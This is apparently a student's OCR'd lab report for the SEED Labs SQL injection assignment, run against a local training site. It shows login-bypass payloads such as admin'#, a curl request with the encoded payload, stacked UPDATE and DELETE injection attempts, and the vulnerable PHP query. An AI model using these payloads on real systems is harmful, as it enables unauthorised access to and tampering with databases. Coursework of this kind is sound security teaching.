
Assignment 9:- SQL Injection Attack

Name:- Aparna Krishna Bhat

ID:- 1001255079


Task 1:- Get Familiar with SQL Statements

We start by logging into MySQL username ***root*** and password ***seedubuntu*** and changing the database to Users.




```
[04/14/21]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1219
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

When we look at all of the tables, we note that there is only one called credential.



```
mysql> show tables;
+------------------+
| Tables_in_Users  |
+------------------+
| credential       |
+------------------+
1 row in set (0.00 sec)

mysql> 
```

All of the details about the employee 'Alice' are printed using the command ***SELECT * FROM credential WHERE Name='Alice';***




```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

<u>Task 2:- SQL Injection Attack on SELECT Statement</u>

<u>*Task 2.1: SQL Injection Attack from webpage*</u>

Using admin'# as the username and admin as the password




Employee Profile Login

USERNAME admin' #


PASSWORD •••••

The following is the output when we click on login.


Home Edit Profile Logout

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The username entered here causes the server to run the following query.




```
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```


Since JavaScript can check if a field has been filled and, if it hasn't, it can request it by triggering a warning or error, preventing a successful SQL Injection. The # character causes everything after the word "admin" to be commented out, including the password. Using the admin ID, we were able to obtain all of the information about the employees.

Task 2.2: SQL Injection Attack from command line

I need to figure out the HTTP method is being used to send the Username and Password when the login form is submitted first. The data is sent to the unsafe_home.php using the GET HTTP form, with username and password as parameters. This means I'll need to go to www.seedlabsqlinjection.com/unsafe_home.php?username=admin'#&Password=




```
Request URL: http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin'+
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (363 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1416
Content-Type: text/html; charset=UTF-8
Date: Wed, 14 Apr 2021 21:32:12 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```




```
Query string
Password: admin
username: admin'+#
```

We use the curl command to send an HTTP request to the website and then login as before, and we get an HTML page in response.



```
[04/14/21]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=
admin%27%20%23&password=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->
```



```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
```


All of the employee's information is returned in an HTML tabular format. As a result, we were able to repeat the attack from Task 2.1. Where the Web UI fails, CLI commands will assist in automating the attack. The curl command encoded the special characters in the HTTP request, which was a big change from the web UI. We use the following: Space - %20; Hash (#) - %23 and Single Quote (‘) - %27.

Task 2.3: Append a new SQL statement

In the username field, type the following to append a new SQL statement.

admin'; UPDATE credential SET Name = 'Aparna' WHERE Name = 'Alice'; #

At the web server, the ; distinguishes the two SQL statements. In this case, we're attempting to change the name of the entry from Alice to Aparna. When we click login, we see that an error occurred while running the query, and our attempt to run another SQL command failed.




File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=adm
Search
Most Visited
SEED Labs
Sites for Labs
5:44 PM
SEEDLABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name = 'Aparna' WHERE Name = 'Alice'; #' and Password='d03' at line 3]\n

To delete a record from the database table, we'll try something similar.


admin'; DELETE FROM credential WHERE Name = 'Samy'; #



ERE Name = 'Samy';

••••

When the query is modified to the one entered in username, we get a similar error.




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name = 'Samy'; #' and Password='f8f626351f459ca25bc' at line 3]\n

Since the mysqli::query() API in PHP's mysqli extension does not enable multiple queries to run simultaneously in the database server, this SQL injection does not function against MySQL. Since the MySQL server does allow multiple SQL commands in a single string, the problem is with the extension rather than the server itself. This MySQLi extension restriction can be solved by using mysqli -> multiquery (). However, we should never use this API for security reasons, and we should avoid using SQL injection to run multiple commands.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

We can change Alice's salary by logging into her account and editing her profile. Using username Alice and password seedalice and then click on the Edit Profile button on the top menu

